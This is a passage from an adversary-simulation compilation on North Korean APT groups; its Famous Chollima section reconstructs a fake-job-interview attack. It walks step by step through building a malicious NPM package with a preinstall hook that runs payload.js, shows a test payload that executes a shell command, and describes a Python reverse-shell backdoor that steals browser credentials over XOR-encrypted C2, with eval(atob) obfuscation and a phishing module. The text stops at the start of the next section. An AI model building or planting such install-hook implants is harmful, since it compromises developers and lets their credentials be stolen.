



# NORTH KOREA APT GROUPS

This PDF is a compilation of all North Korea APT simulations that target many vital sectors, both private and governmental. The simulation includes written tools, C2 servers, backdoors, exploitation techniques, stagers, bootloaders, and many other tools that attackers might have used in actual attacks. These tools and TTPs (Tactics, Techniques, and Procedures) are simulated here.

These are all the names of the North Korea APT groups, and I simulated one attack for each group.

1. Famous Chollima : <https://github.com/S3N4T0R-0X0/APTs-Adversary-Simulation/tree/main/North%20Koreans%20APT/Velvet%20Chollima>
1. Labyrinth Chollima : <https://github.com/S3N4T0R-0X0/APTs-Adversary-Simulation/tree/main/North%20Koreans%20APT/Labyrinth%20Chollima>
1. Ricochet Chollima : <https://github.com/S3N4T0R-0X0/APTs-Adversary-Simulation/tree/main/North%20Koreans%20APT/Ricochet%20Chollima>
1. Silent Chollima : <https://github.com/S3N4T0R-0X0/APTs-Adversary-Simulation/tree/main/North%20Koreans%20APT/Silent%20Chollima>
1. Stardust Chollima : <https://github.com/S3N4T0R-0X0/APTs-Adversary-Simulation/tree/main/North%20Koreans%20APT/Stardust%20Chollima>
1. Velvet Chollima : <https://github.com/S3N4T0R-0X0/APTs-Adversary-Simulation/tree/main/North%20Koreans%20APT/Velvet%20Chollima>

## Table of Contents

Famous Chollima .....	3
Labyrinth Chollima .....	12
Ricochet Chollima .....	19
Silent Chollima .....	28
Stardust Chollima .....	32
Velvet Chollima .....	38

## Famous Chollima

---

This is a simulation of attack by (Famous Chollima) APT group targeting job seekers to accomplish their goals and wide variety of United States (US) companies, the attack campaign was active early as December 2022, The attack chain starts with attackers invites the victim to participate in an online interview. The attackers likely uses video conferencing or other online collaboration tools for the interview. During the interview, the attackers convinces the victim to download and install an NPM-based package hosted on GitHub. The actors likely presents the package to the victim as software to review or analyze, but it actually contains malicious JavaScript designed to infect the victim's host with backdoor malware. I relied on paloalto unit42 to figure out the details to make this <https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/>




This attack included several stages including During the interview, the attackers convinces the victim to download and install an NPM-based package hosted on GitHub. The attackers likely presents the package to the victim as software to review or analyze, but it actually contains malicious JavaScript designed to infect the victim's host with backdoor.

HackerNews: <https://thehackernews.com/2023/11/north-korean-hackers-pose-as-job.html>

1. Social Engineering Technique: The Attackers attempts to infect software developers with malware through a fictitious job interview.
2. GitHub Abuse (Supply-Chain): The Attackers exploited GitHub, a trusted platform used daily by developers, to deliver or distribute malicious packages, leveraging its legitimacy and widespread adoption. When developers clone and run the project, the malware executes in their environment.
3. NPM-based package hosted on GitHub: Create obfuscated JavaScript-based payload hidden inside Node Package Manager (NPM) packages. InvisibleFerret is a simple but Python-based backdoor. Both are cross-platform malware that can run on Windows, Linux and macOS.

4. Python backdoor: The component for InvisibleFerret deploys remote control and information stealing capabilities. Once executed, it prepares the environment by installing the Python packages, if they are not already present on the system.
5. TCP-C2 Server with XOR key: The C2 server returns JSON data instructing the backdoor with the next actions to take. The JSON response contains the same XOR key.



### The first stage (Social Engineering Technique)

The attackers lure their victims by inviting them to job interviews. In other cases, the attackers themselves apply for jobs using fake identities. They exploit the idea that people are in need of work or are seeking better opportunities, impersonating individuals applying for a position at a company. This is a clever tactic, as exploiting resources is far more valuable than just simply using them.

**Profile**

Passionate Full Stack & Blockchain Developer offering 8+ years of relevant experience in Blockchain, ML and Robotics.

I have experience developing DeFi, DEX, GApps, Trading Bot, Token, autonomous systems and artificial intelligence. I am fluent in Solidity, Web3.js, Python and JavaScript, and have worked on a variety of projects as a consultant, helping clients achieve their goals. I am also keen on several JavaScript and Python web frameworks like Vue, React, Django and Flask. I am a life-long learner and is looking forward to working on exciting and challenging projects. I am continuously trying to improve, learn more and gain new experiences.

With a strong attention to detail and accuracy and the important ability to function well in a team setting.

Looking for a Blockchain Developer job within a forward-moving company.

**Details**

Phone: +3401111111111

Email: 11111111@gmail.com

Telegram: @11111111

Discord: 11111111

<https://www.linkedin.com/in/11111111>

7777

<https://github.com/11111111>

**Skills**

Fast Learner

Hard worker

Computer Skills

Team Player

Excellent Communication Skills

Leadership and Teamwork

**ander:** \$140 USD en 7 días

0.0 (0 comentarios)

Dear Client.

I have checked your job description and I am really interested in your project.

As a senior developer I have 5+ years of experience of Python development.

As you can see my profile, I have finished very difficult type of app a few days ago and other developers can't solve this app but I have done it.

I have already published 10+ apps like you want so I am sure that I can finish your job perfectly.

If you want to hire a reliable developer, please contact me. I am waiting for your contact. I'll do my best for you.


Thank you.

Best Regards.

[Menos](#)

The logic behind this type of attack lies in the idea that instead of launching a direct attack on a company, an attacker can target an individual such as someone who was recently laid off and is actively seeking job opportunities. This person might still have access credentials to their former company's email or possess sensitive company information. By compromising them, the attacker can gain indirect access to the organization.


Additionally, even without these specific circumstances, the second part of the logic is that many individuals in the IT and software development community commonly look for freelance work alongside their main job. This is a perfectly normal behavior, making it a natural and less suspicious entry point for attackers to exploit.



**Trading** **SELLING** █████ accounts for rent - BEST ON MARKET

*Dear. I could say I am a senior developer and trusted guy. Please contact with me by jac████@gmail.com.  
From your guy sincerely.*


Andrew JackSon · Post #2 · Feb 9, 2023 · Forum: █████ Accounts - Buy Sell Trade



**SELLING** I have new █████ account for selling

*Dear. I could say I am a senior developer and trusted guy. Please contact with me by jac████@gmail.com.  
From your guy sincerely.*


Andrew JackSon · Post #10 · Feb 9, 2023 · Forum: █████ Accounts - Buy Sell Trade



**SELLING** I am renting my EUROPEAN █████ verified account (250\$ monthly)

*Dear Milos. I could say I am a senior developer and trusted guy. Please contact with me by jac████@gmail.com.  
From your guy sincerely.*


Andrew JackSon · Post #12 · Feb 9, 2023 · Forum: █████ Accounts - Buy Sell Trade



**SELLING** 5000 dollars earning full stack account

**jac████@gmail.com**


Andrew JackSon · Post #3 · Feb 9, 2023 · Forum: █████ Accounts - Buy Sell Trade



**SELLING** I can make █████ for you! Prepayment only

**jac████@gmail.com**

Andrew JackSon · Post #3 · Feb 9, 2023 · Forum: █████ Accounts - Buy Sell Trade



**SELLING** █████ accounts


**jac████@gmail.com**

Andrew JackSon · Post #3 · Feb 9, 2023 · Forum: █████ Accounts - Buy Sell Trade




## The second stage (delivery technique GitHub-Abuse)

The attackers took advantage of the fact that their victims were part of the software development and IT community, possessing technical expertise and regularly working with GitHub. At the same time, using an open source project during a technical interview doesn't seem unusual. Asking the victim to share their screen and test some code to assess their technical skills appeared to be a reasonable and clever tactic, especially when targeting victims from the IT field.



However, in some of the repositories created by the attackers, they forgot to disable comments on the project. As a result, some users and security researchers discovered the malicious technique and left comments on the repository warning that it contained malware and should not be used. This mistake was not identified early enough. Additionally, there were other repositories where the attackers should have deleted the comments after uploading the malicious code.



### The third stage (implanting technique NPM-package)

The attackers created an NPM package that, in turn, executes obfuscated JavaScript code, You can use these commands to create the NPM package.json file.

```
sudo apt-get install npm

mkdir my-malicious-package
cd my-malicious-package
npm init -y
```

```
{
  "name": "my-malicious-package",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  ▶ Debug
  "scripts": {
    "preinstall": "node payload.js"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Now i will create the JavaScript file using the command `touch payload.js`. Then, i paste the following code inside it, which contains only the `whoami` command just to test that everything is working correctly before adding the main payload and obfuscate Java Script code.

```
const { exec } = require('child_process');

exec('whoami', (error, stdout, stderr) => {
  if (error) {
    console.error(`Error: ${error.message}`);
    return;
  }
  if (stderr) {
    console.error(`Stderr: ${stderr}`);
    return;
  }
  console.log(`Output:\n${stdout}`);
});
```

## The fourth stage (Python Backdoor)

The attackers created a simple payload that performs two main tasks:

During our investigation of Contagious Interview, we discovered two new families of malware we named BeaverTail and InvisibleFerret. BeaverTail is JavaScript-based malware hidden inside Node Package Manager (NPM) packages. InvisibleFerret is a **simple but powerful Python-based backdoor**. Both are cross-platform malware that can run on Windows, Linux and macOS.


1. The first task is establishing a connection to a C2 server over TCP with XOR encryption.
2. The second task is stealing credentials from the victim's browser.

### Browser Stealer Functionality

Based on Python, InvisibleFerret targets popular web browsers on Windows, Linux and macOS to steal login credentials and other sensitive data. This functionality includes retrieving a browser's login data, decrypting the information and stealing the victim's login credentials. InvisibleFerret can also retrieve credit card information used by the victim through a web browser.

After collecting this information, InvisibleFerret sends the data to a C2 server using the JSON format with various keys representing the content, as shown below in Figure 8.

This Python payload creates a reverse TCP shell that connects to a command-and-control (C2) server.





- 1.The script imports libraries for socket communication, subprocess execution, base64 encoding, and web Browser interaction.
- 2.It defines XOR encryption/decryption functions to secure data exchange with a hardcoded key.
- 3.Upon execution, it opens url in a web browser and establishes a TCP connection to a specified C2 server (ip:port).
- 4.The script authenticates with the server, receives encrypted commands, executes them locally, and sends back encrypted results.

The question here is: Why do attackers choose Python, even though it is not a built-in language in Windows like PowerShell scripts or CMD, meaning it cannot run without installing the necessary packages?


The answer lies in the target itself mainly software engineers. These individuals already have all the required packages installed, as Python is one of the most commonly used programming languages. Additionally, Python offers another advantage: scripts can be as short as just 60 lines, making modifications to any script hosted on GitHub nearly undetectable with obfuscated JavaScript and deleted the comments after uploading the malicious code.

The fifth stage (execution technique with obfuscated JavaScript-based payload hidden inside NPM)


Now i will replace the whoami command with the actual payload inside the JavaScript file and obfuscate it using BEAR-C2.

[illegible]

Now I will open the obfuscation tool included in BEAR-C2, select the JavaScript file to obfuscate it, then upload the payload to GitHub and begin the Command and Control operation.




The JavaScript file is now obfuscated using the built-in obfuscation tool provided by BEAR-C2.



The screenshot shows a code editor with a file named `obfuscated_payload.js` located at `~/gui/BEAR`. The code is a single line of highly obfuscated JavaScript, starting with `eval(atob(...))` and ending with a semicolon. The obfuscation uses a combination of uppercase and lowercase letters, numbers, and special characters to hide the original payload.

It's important to ensure that the payload file has the same name as defined inside the NPM package before uploading it to GitHub.




The screenshot shows a GitHub repository for `S3N4TOR-0X0`. The `package.json` file is open, showing the following content:

```
{
  "name": "my-malicious-package",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "preinstall": "node payload.js"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Red arrows point to the `payload.js` file in the file explorer on the left and the `"preinstall": "node payload.js"` line in the `scripts` section of the `package.json` file.

The final result is the successful establishment of a Command and Control channel. This is achieved by delivering a phishing link that mimics Microsoft login pages using BEAR-C2's phishing module combined with an obfuscated JavaScript payload. Once executed, the payload initiates a reverse TCP connection to the attacker's server, encrypted with XOR, allowing secure data exfiltration and remote command execution.



## Labyrinth Chollima


This is a simulation of attack by (Labyrinth Chollima) APT group targeting victims working on energy company and the aerospace industry, the attack campaign was active before June 2024, The attack chain starts with relies on legitimate job description content to target victims employed in U.S. critical infrastructure verticals. The job description is delivered to the victim in a password-protected ZIP archive containing an 